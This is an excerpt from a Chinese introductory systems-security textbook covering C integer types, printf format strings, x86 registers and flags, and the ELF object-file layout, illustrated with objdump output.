long long	-9 223 372 036 854 775 808	9 223 372 036 854 775 807	64 bits

固定大小的数据类型：

- `int [# of bits]_t`
    - int8_t, int16_t, int32_t
- `uint[# of bits]_t`
    - uint8_t, uint16_t, uint32_t
- 有符号整数
    -
- 无符号整数

。

更多信息在 `stdint.h` 和 `limits.h` 中：

```
$ man stdint.h
$ cat /usr/include/stdint.h
$ man limits.h
$ cat /usr/include/limits.h
```

了解整数的符号和大小是很有用的，在后面的相关章节中我们会介绍整数溢出的内容。

格式化输出函数

格式化输出函数

C 标准中定义了下面的格式化输出函数（参考 `man 3 printf`）：

```
#include <stdio.h>

int printf(const char *format, ...);
int fprintf(FILE *stream, const char *format, ...);
int dprintf(int fd, const char *format, ...);
int sprintf(char *str, const char *format, ...);
int snprintf(char *str, size_t size, const char *format, ...);

#include <stdarg.h>

int vprintf(const char *format, va_list ap);
int vfprintf(FILE *stream, const char *format, va_list ap);
int vdprintf(int fd, const char *format, va_list ap);
int vsprintf(char *str, const char *format, va_list ap);
int vsnprintf(char *str, size_t size, const char *format, va_lis
t ap);
```

- `fprintf()` 按照格式字符串的内容将输出写入流中。三个参数为流、格式字符串和变参列表。
- `printf()` 等同于 `fprintf()` ，但是它假定输出流为 `stdout` 。
- `sprintf()` 等同于 `fprintf()` ，但是输出不是写入流而是写入数组。在写入的字符串末尾必须添加一个空字符。
- `snprintf()` 等同于 `sprintf()` ，但是它指定了可写入字符的最大值 `size` 。当 `size` 大于零时，输出字符超过第 `size-1` 的部分会被舍弃而不会写入数组中，在写入数组的字符串末尾会添加一个空字符。
- `dprintf()` 等同于 `fprintf()` ，但是它输出不是流而是一个文件描述符 `fd` 。
- `vfprintf()` 、 `vprintf()` 、 `vsprintf()` 、 `vsnprintf()` 、 `vdprintf()` 分别与上面的函数对应，只是它们将变参列表换成了 `va_list` 类型的参数。

格式字符串

格式字符串是由普通字符（ordinary character）（包括 `%` ）和转换规则（conversion specification）构成的字符序列。普通字符被原封不动地复制到输出流中。转换规则根据与实参对应的转换指示符对其进行转换，然后将结果写入输出流中。

一个转换规则有可选部分和必需部分组成：

```
%[ 参数 ][ 标志 ][ 宽度 ][ .精度 ][ 长度 ] 转换指示符
```

- （必需）转换指示符

字符	描述
d , i	有符号十进制数值 int 。' %d '与' %i '对于输出是同义；但对于 scanf() 输入二者不同，其中 %i 在输入值有前缀 0x 或 0 时，分别表示 16 进制或 8 进制的值。如果指定了精度，则输出的数字不足时在左侧补 0。默认精度为 1。精度为 0 且值为 0，则输出为空。
u	十进制 unsigned int 。如果指定了精度，则输出的数字不足时在左侧补 0。默认精度为 1。精度为 0 且值为 0，则输出为空。
f , F	double 型输出 10 进制定点表示。' f '与' F '差异是表示无穷与 NaN 时，' f '输出' inf ',' infinity '与' nan '；' F '输出' INF ',' INFINITY '与' NAN '。小数点后的数字位数等于精度，最后一位数字四舍五入。精度默认为 6。如果精度为 0 且没有 # 标记，则不出现小数点。小数点左侧至少一位数字。
e , E	double 值，输出形式为 10 进制的([-]d.ddd e [+ / -]ddd). E 版本使用的指数符号为 E （而不是 e ）。指数部分至少包含 2 位数字，如果值为 0，则指数部分为 00。Windows 系统，指数部分至少为 3 位数字，例如 1.5e002，也可用 Microsoft 版的运行时函数 _set_output_format 修改。小数点前存在 1 位数字。小数点后的数字位数等于精度。精度默认为 6。如果精度为 0 且没有 # 标记，则不出现小数点。
g , G	double 型数值，精度定义为全部有效数字位数。当指数部分在闭区间 [-4,精度] 内，输出为定点形式；否则输出为指数浮点形式。' g '使用小写字母，' G '使用大写字母。小数点右侧的尾数 0 不被显示；显示小数点仅当输出的小数部分不为 0。
x , X	16 进制 unsigned int 。' x '使用小写字母；' X '使用大写字母。如果指定了精度，则输出的数字不足时在左侧补 0。默认精度为 1。精度为 0 且值为 0，则输出为空。
o	8 进制 unsigned int 。如果指定了精度，则输出的数字不足时在左侧补 0。默认精度为 1。精度为 0 且值为 0，则输出为空。
s	如果没有用 l 标志，输出 null 结尾字符串直到精度规定的上限；如果没有指定精度，则输出所有字节。如果用了 l 标志，则对应函数参数指向 wchar_t 型的数组，输出时把每个宽字符转化为多字节字符，相当于调用 wcrtomb 函数。

`c`	如果没有用 `l` 标志，把 `int` 参数转为 `unsigned char` 型输出；如果用了 `l` 标志，把 `wint_t` 参数转为包含两个元素的 `wchart_t` 数组，其中第一个元素包含要输出的字符，第二个元素为 `null` 宽字符。
`p`	`void *` 型，输出对应变量的值。 `printf("%p", a)` 用地址的格式打印变量 `a` 的值， `printf("%p", &a)` 打印变量 `a` 所在的地址。
`a`，`A`	`double` 型的 16 进制表示，"[−]0xh.hhhh p±d"。其中指数部分为 10 进制表示的形式。例如：1025.010 输出为 0x1.004000p+10。' `a` '使用小写字母，' `A` '使用大写字母。
`n`	不输出字符，但是把已经成功输出的字符个数写入对应的整型指针参数所指的变量。
`%`	' `%` '字面值，不接受任何除了 `参数` 以外的部分。

- （可选）参数

字符	描述
`n$`	`n` 是用这个格式说明符显示第几个参数；这使得参数可以输出多次，使用多个格式说明符，以不同的顺序输出。如果任意一个占位符使用了 `参数` ，则其他所有占位符必须也使用 `参数` 。例： `printf("%2$d %2$#x; %1$d %1$#x",16,17)` 产生 " `17 0x11; 16 0x10` "

- （可选）标志

字符	描述
`+`	总是表示有符号数值的' `+` '或' `-` '号，缺省情况是忽略正数的符号。仅适用于数值类型。
空格	使得有符号数的输出如果没有正负号或者输出 0 个字符，则前缀 1 个空格。如果空格与' `+` '同时出现，则空格说明符被忽略。
`-`	左对齐。缺省情况是右对齐。
`#`	对于' `g` '与' `G` '，不删除尾部 0 以表示精度。对于' `f` ',' `F` ',' `e` ',' `E` ',' `g` ',' `G` ', 总是输出小数点。对于' `o` ',' `x` ',' `X` ', 在非 0 数值前分别输出前缀 `0` , `0x` 和 `0X` 表示数制。
`0`	如果 `宽度` 选项前缀为 `0` ，则在左侧用 `0` 填充直至达到宽度要求。例如 `printf("%2d", 3)` 输出 " `3` "，而 `printf("%02d", 3)` 输出 " `03` "。如果 `0` 与 `-` 均出现，则 `0` 被忽略，即左对齐依然用空格填充。

- （可选）宽度

是一个用来指定输出字符的最小个数的十进制非负整数。如果实际位数多于定义的宽度,则按实际位数输出；如果实际位数少于定义的宽度则补以空格或 0。

- （可选）精度

精度是用来指示打印字符个数、小数位数或者有效数字个数的非负十进制整数。对于 `d` 、 `i` 、 `u` 、 `x` 、 `o` 的整型数值，是指最小数字位数，不足的位要在左侧补 0，如果超过也不截断，缺省值为 1。对于 `a` , `A` , `e` , `E` , `f` , `F` 的浮点数值，是指小数点右边显示的数字位数，必要时四舍五入；缺省值为 6。对于 `g` , `G` 的浮点数值，是指有效数字的最大位数。对于 `s` 的字符串类型，是指输出的字节的上限，超出限制的其它字符将被截断。如果域宽为 `*` ，则由对应的函数参数的值为当前域宽。如果仅给出了小数点，则域宽为 0。

- （可选）长度

字符	描述
`hh`	对于整数类型， `printf` 期待一个从 `char` 提升的 `int` 整型参数。
`h`	对于整数类型， `printf` 期待一个从 `short` 提升的 `int` 整型参数。
`l`	对于整数类型， `printf` 期待一个 `long` 整型参数。对于浮点类型， `printf` 期待一个 `double` 整型参数。对于字符串 `s` 类型， `printf` 期待一个 `wchar_t` 指针参数。对于字符 `c` 类型， `printf` 期待一个 `wint_t` 型的参数。
`ll`	对于整数类型， `printf` 期待一个 `long long` 整型参数。Microsoft 也可以使用 `I64` 。
`L`	对于浮点类型， `printf` 期待一个 `long double` 整型参数。
`z`	对于整数类型， `printf` 期待一个 `size_t` 整型参数。
`j`	对于整数类型， `printf` 期待一个 `intmax_t` 整型参数。
`t`	对于整数类型， `printf` 期待一个 `ptrdiff_t` 整型参数。

例子

```
printf("Hello %%");           // "Hello %"
printf("Hello World!");       // "Hello World!"
printf("Number: %d", 123);    // "Number: 123"
printf("%s %s", "Format", "Strings");   // "Format Strings"

printf("%12c", 'A');          // "           A"
printf("%16s", "Hello");      // "          Hello!"

int n;
printf("%12c%n", 'A', &n);    // n = 12
printf("%16s%n", "Hello!", &n); // n = 16

printf("%2$s %1$s", "Format", "Strings"); // "Strings Format"
printf("%42c%1$n", &n);       // 首先输出41个空格，然后输出 n 的低八位地址作为一个字符
```

这里我们对格式化输出函数和格式字符串有了一个详细的认识，后面的章节中我们会介绍格式化字符串漏洞的内容。

关于 C++

1.5.2 x86/x64 汇编基础


- x86
- x64
- 参考资料

x86

IA-32 体系结构提供了 16 个基础寄存器，可分为下面几组：

- 通用寄存器：8 个通用寄存器用于存储操作数、运算结果和指针。
- 段寄存器：包括 6 个段选择器。
- EFLAGS 寄存器：用于显示程序执行的状态和允许对处理器进行有限的（应用层）控制。
- EIP 寄存器：包含一个 32 位的指针，指向下一条被执行的指令

通用寄存器



- EAX：操作数和结果数据的累加器。
- EBX：指向 DS 段中数据的指针。
- ECX：用于字符串和循环操作的计数器。
- EDX：I/O 指针。
- ESI：指向由 DS 寄存器指向的段中的数据的指针；字符串操作的源指针。
- EDI：指向由 ES 寄存器指向的段中的数据（或目标地址）的指针；字符串操作的目标指针。


- ESP：栈指针（位于 SS 段）。
- EBP：指向栈上数据的指针（位于 SS 段）。

段寄存器


段寄存器用于保存 16 位的段选择器。段选择器是一种特殊的指针，用于确定内存中某个段的位置。

段寄存器的使用取决于操作系统的内存管理模型。


平坦内存模型：



分段内存模型：



EFLAGS



标志位寄存器统称为 EFLAGS：

- 状态标志
    - CF（bit 0）：进位标志，用于表示无符号数运算是否产生进位或者借位，如果产生了进位或借位则值为 1，否则值为 0。
    - PF（bit 2）：奇偶标志，用于表示运算结果中 1 的个数的奇偶性，偶数个 1 时值为 1，奇数个 1 时值为 0。
    - AF（bit 4）：辅助进位标志，在字操作时标记低位字节（低 4 位）是否向高位字节（高 4 位）进位或借位。
    - ZF（bit 6）：零标志，用于表示运算结果是否为 0，结果为 0 时其值置 1，否则置 0。
    - SF（bit 7）：符号标志，用来标记有符号数运算结果是否小于 0，小于 0 时置 1，否则置 0。
    - OF（bit 11）：溢出标志，用于表示有符号运算结果是否溢出，发生溢出时置 1，否则置 0。
- DF（bit 10）：方向标志，决定串操作指令执行时指针寄存器的调整方向。
- 系统标志和 IOPL 域
    - TF（bit 8）：跟踪标志，用于程序调试，置 1 时 CPU 处于单步执行状态，置 0 时处于连续工作状态。
    - IF（bit 9）：中断允许标志，决定 CPU 是否响应 CPU 外部的可屏蔽中断发出的中断请求，置 1 时可以响应中断，置 0 时不响应中断。
    - IOPL（bits 12,13）：I/O 特权标志，用于表示当前进程的 I/O 特权级别，只有当前进程的 CPL 小于或等于 IOPL 时才能访问 I/O 地址空间，只有 CPL 为 0 时才能修改 IOPL 域。
    - NT（bit 14）：嵌套任务标志，置 1 时表示当前任务是在另一个任务中嵌套执行，置 0 时表示非嵌套。
    - RT（bit 16）：恢复标志，用于表示是否响应指令断点，置 1 禁用指令断点，置 0 允许指令断点。
    - VM（bit 17）：虚拟 8086 模式标志，用于表示进程是运行在虚拟 8086 模式还是保护模式，置 1 运行在虚拟 8086 模式，置 0 运行在保护模式。
    - AC（bit 18）：对齐检测标志，与 CR0 寄存器的 AM 标志联合使用，这两个标志位同时置 1 启用对内存引用的对齐检查，同时置 0 表示禁用对齐检查。对齐检查仅在用户态下进行，0 特权级下不做检查。
    - VIF（bit 19）：虚拟中断标志，是 IF 标志的一个虚拟映像，与 VIP 标志一起使用，当控制寄存器 CR4 中的 VME 或者 PVI 标志位置 1 且 IOPL 小于 3 时，处理器只识别 VIF 标志。
    - VIP（bit 20）：虚拟中断等待标志，置 1 表示有一个等待处理的中断，置 0 表示没有等待处理的中断。

  - ID（bit 21）：识别标志，置 1 表示支持 CPUID 指令，置 0 表示不支持。

EIP 寄存器

指令指针寄存器存储了当前代码段的偏移，指向了下一条要执行的指令，系统根据该寄存器从内存中取出指令，然后再译码执行。

x64

参考资料

- Intel® 64 and IA-32 Architectures Software Developer Manuals

1.5.3 Linux ELF

一个实例

在 *1.5.1*节 *C*语言基础 中我们看到了从源代码到可执行文件的全过程，现在我们来看一个更复杂的例子。

```
#include<stdio.h>

int global_init_var = 10;
int global_uninit_var;

void func(int sum) {
    printf("%d\n", sum);
}

void main(void) {
    static int local_static_init_var = 20;
    static int local_static_uninit_var;

    int local_init_val = 30;
    int local_uninit_var;

    func(global_init_var + local_init_val +
         local_static_init_var );
}
```

然后分别执行下列命令生成三个文件：

```
$ gcc -m32 -c elfDemo.c -o elfDemo.o

$ gcc -m32 elfDemo.c -o elfDemo.out

$ gcc -m32 -static elfDemo.c -o elfDemo_static.out
```

使用 ldd 命令打印所依赖的共享库：

```
$ ldd elfDemo.out
        linux-gate.so.1 (0xf77b1000)
        libc.so.6 => /usr/lib32/libc.so.6 (0xf7597000)
        /lib/ld-linux.so.2 => /usr/lib/ld-linux.so.2 (0xf77b3000
)
$ ldd elfDemo_static.out
        not a dynamic executable
```

elfDemo_static.out 采用了静态链接的方式。

使用 file 命令查看相应的文件格式：

```
$ file elfDemo.o
elfDemo.o: ELF 32-bit LSB relocatable, Intel 80386, version 1 (S
YSV), not stripped

$ file elfDemo.out
elfDemo.out: ELF 32-bit LSB shared object, Intel 80386, version
1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, fo
r GNU/Linux 3.2.0, BuildID[sha1]=50036015393a99344897cbf34099256
c3793e172, not stripped

$ file elfDemo_static.out
elfDemo_static.out: ELF 32-bit LSB executable, Intel 80386, vers
ion 1 (GNU/Linux), statically linked, for GNU/Linux 3.2.0, Build
ID[sha1]=276c839c20b4c187e4b486cf96d82a90c40f4dae, not stripped

$ file -L /usr/lib32/libc.so.6
/usr/lib32/libc.so.6: ELF 32-bit LSB shared object, Intel 80386,
 version 1 (GNU/Linux), dynamically linked, interpreter /usr/lib
32/ld-linux.so.2, BuildID[sha1]=ee88d1b2aa81f104ab5645d407e190b2
44203a52, for GNU/Linux 3.2.0, not stripped
```

于是我们得到了 Linux 可执行文件格式 ELF （Executable Linkable Format）文件的三种类型：

- 可重定位文件（Relocatable file）
    - 包含了代码和数据，可以和其他目标文件链接生成一个可执行文件或共享目标文件。
    - elfDemo.o
- 可执行文件（Executable File）
    - 包含了可以直接执行的文件。
    - elfDemo_static.out
- 共享目标文件（Shared Object File）
    - 包含了用于链接的代码和数据，分两种情况。一种是链接器将其与其他的可重定位文件和共享目标文件链接起来，生产新的目标文件。另一种是动态链接器将多个共享目标文件与可执行文件结合，作为进程映像的一部分。
    - elfDemo.out
    - libc-2.25.so


此时他们的结构如图：

```c
int global_init_var = 10;
int global_uninit_var;
void func(int sum) {
    printf("%d\n", sum);
}

void main(void) {
    static int local_static_init_var = 20;
    static int local_static_uninit_var;

    int local_init_val = 30;
    int local_uninit_var;

    func(global_init_var + local_init_val +
        local_static_init_var );
}
```



可以看到，在这个简化的 ELF 文件中，开头是一个“文件头”，之后分别是代码段、数据段和.bss段。程序源代码编译后，执行语句变成机器指令，保存在 `.text` 段；已初始化的全局变量和局部静态变量都保存在 `.data` 段；未初始化的全局变量和局部静态变量则放在 `.bss` 段。

把程序指令和程序数据分开存放有许多好处，从安全的角度讲，当程序被加载后，数据和指令分别被映射到两个虚拟区域。由于数据区域对于进程来说是可读写的，而指令区域对于进程来说是只读的，所以这两个虚存区域的权限可以被分别设置成可读写和只读，可以防止程序的指令被改写和利用。

elfDemo.o

接下来，我们更深入地探索目标文件，使用 objdump 来查看目标文件的内部结构:

```
$ objdump -h elfDemo.o

elfDemo.o:     file format elf32-i386

Sections:
Idx Name          Size      VMA       LMA       File off  Algn
  0 .group        00000008  00000000  00000000  00000034  2**2
                  CONTENTS, READONLY, GROUP, LINK_ONCE_DISCARD
  1 .text         00000078  00000000  00000000  0000003c  2**0
                  CONTENTS, ALLOC, LOAD, RELOC, READONLY, CODE
  2 .data         00000008  00000000  00000000  000000b4  2**2
                  CONTENTS, ALLOC, LOAD, DATA
  3 .bss          00000004  00000000  00000000  000000bc  2**2
                  ALLOC
  4 .rodata       00000004  00000000  00000000  000000bc  2**0
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  5 .text.__x86.get_pc_thunk.ax 00000004  00000000  00000000  00
0000c0  2**0
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
  6 .comment      00000012  00000000  00000000  000000c4  2**0
                  CONTENTS, READONLY
  7 .note.GNU-stack 00000000  00000000  00000000  000000d6  2**0
                  CONTENTS, READONLY
  8 .eh_frame     0000007c  00000000  00000000  000000d8  2**2
                  CONTENTS, ALLOC, LOAD, RELOC, READONLY, DATA
```

可以看到目标文件中除了最基本的代码段、数据段和 BSS 段以外，还有一些别的段。注意到 .bss 段没有 `CONTENTS` 属性，表示它实际上并不存在，.bss 段只是为为未初始化的全局变量和局部静态变量预留了位置而已。

代码段

```
$ objdump -x -s -d elfDemo.o
......
Sections:
Idx Name          Size      VMA       LMA       File off  Algn

......
```

```
  1 .text          00000078  00000000  00000000  0000003c  2**0
                   CONTENTS, ALLOC, LOAD, RELOC, READONLY, CODE
......
Contents of section .text:
 0000 5589e553 83ec04e8 fcffffff 05010000  U..S............
 0010 0083ec08 ff75088d 90000000 005289c3  .....u.......R..
 0020 e8fcffff ff83c410 908b5dfc c9c38d4c  ..........]....L
 0030 240483e4 f0ff71fc 5589e551 83ec14e8  $.....q.U..Q....
 0040 fcffffff 05010000 00c745f4 1e000000  ..........E.....
 0050 8b880000 00008b55 f401ca8b 80040000  .......U........
 0060 0001d083 ec0c50e8 fcffffff 83c41090  ......P.........
 0070 8b4dfcc9 8d61fcc3                    .M...a..
......
Disassembly of section .text:

00000000 <func>:
   0:   55                      push   %ebp
   1:   89 e5                   mov    %esp,%ebp
   3:   53                      push   %ebx
   4:   83 ec 04                sub    $0x4,%esp
   7:   e8 fc ff ff ff          call   8 <func+0x8>
                        8: R_386_PC32   __x86.get_pc_thunk.ax
   c:   05 01 00 00 00          add    $0x1,%eax
                        d: R_386_GOTPC  _GLOBAL_OFFSET_TABLE_
  11:   83 ec 08                sub    $0x8,%esp
  14:   ff 75 08                pushl  0x8(%ebp)
  17:   8d 90 00 00 00 00       lea    0x0(%eax),%edx
                        19: R_386_GOTOFF        .rodata
  1d:   52                      push   %edx
  1e:   89 c3                   mov    %eax,%ebx
  20:   e8 fc ff ff ff          call   21 <func+0x21>
                        21: R_386_PLT32 printf
  25:   83 c4 10                add    $0x10,%esp
  28:   90                      nop
  29:   8b 5d fc                mov    -0x4(%ebp),%ebx
  2c:   c9                      leave
  2d:   c3                      ret

0000002e <main>:
```

```
  2e:   8d 4c 24 04             lea    0x4(%esp),%ecx
  32:   83 e4 f0                and    $0xfffffff0,%esp
  35:   ff 71 fc                pushl  -0x4(%ecx)
  38:   55                      push   %ebp
  39:   89 e5                   mov    %esp,%ebp
  3b:   51                      push   %ecx
  3c:   83 ec 14                sub    $0x14,%esp
  3f:   e8 fc ff ff ff          call   40 <main+0x12>
                        40: R_386_PC32  __x86.get_pc_thunk.ax
  44:   05 01 00 00 00          add    $0x1,%eax
                        45: R_386_GOTPC _GLOBAL_OFFSET_TABLE_
  49:   c7 45 f4 1e 00 00 00    movl   $0x1e,-0xc(%ebp)
  50:   8b 88 00 00 00 00       mov    0x0(%eax),%ecx
                        52: R_386_GOTOFF        global_init_var
  56:   8b 55 f4                mov    -0xc(%ebp),%edx
  59:   01 ca                   add    %ecx,%edx
  5b:   8b 80 04 00 00 00       mov    0x4(%eax),%eax
                        5d: R_386_GOTOFF        .data
  61:   01 d0                   add    %edx,%eax
  63:   83 ec 0c                sub    $0xc,%esp
  66:   50                      push   %eax
  67:   e8 fc ff ff ff          call   68 <main+0x3a>
                        68: R_386_PC32  func
  6c:   83 c4 10                add    $0x10,%esp
  6f:   90                      nop
  70:   8b 4d fc                mov    -0x4(%ebp),%ecx
  73:   c9                      leave
  74:   8d 61 fc                lea    -0x4(%ecx),%esp
  77:   c3                      ret
```

`Contents of section .text` 是 `.text` 的数据的十六进制形式，总共 0x78 个字节，最左边一列是偏移量，中间 4 列是内容，最右边一列是 ASCII 码形式。下面的 `Disassembly of section .text` 是反汇编结果。

数据段和只读数据段

```
......
Sections:
Idx Name          Size      VMA       LMA       File off  Algn
  2 .data         00000008  00000000  00000000  000000b4  2**2
                  CONTENTS, ALLOC, LOAD, DATA
  4 .rodata       00000004  00000000  00000000  000000bc  2**0
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
......
Contents of section .data:
 0000 0a000000 14000000                    ........
Contents of section .rodata:
 0000 25640a00                             %d..
.......
```

`.data` 段保存已经初始化了的全局变量和局部静态变量。`elfDemo.c` 中共有两个这样的变量，`global_init_var` 和 `local_static_init_var` ，每个变量 4 个字节，一共 8 个字节。由于小端序的原因，`0a000000` 表示 `global_init_var` 值（`10`）的十六进制 `0x0a` ，`14000000` 表示 `local_static_init_var` 值（`20`）的十六进制 `0x14` 。

`.rodata` 段保存只读数据，包括只读变量和字符串常量。`elfDemo.c` 中调用 `printf` 的时候，用到了一个字符串变量 `%d\n` ，它是一种只读数据，保存在 `.rodata` 段中，可以从输出结果看到字符串常量的 ASCII 形式，以 `\0` 结尾。

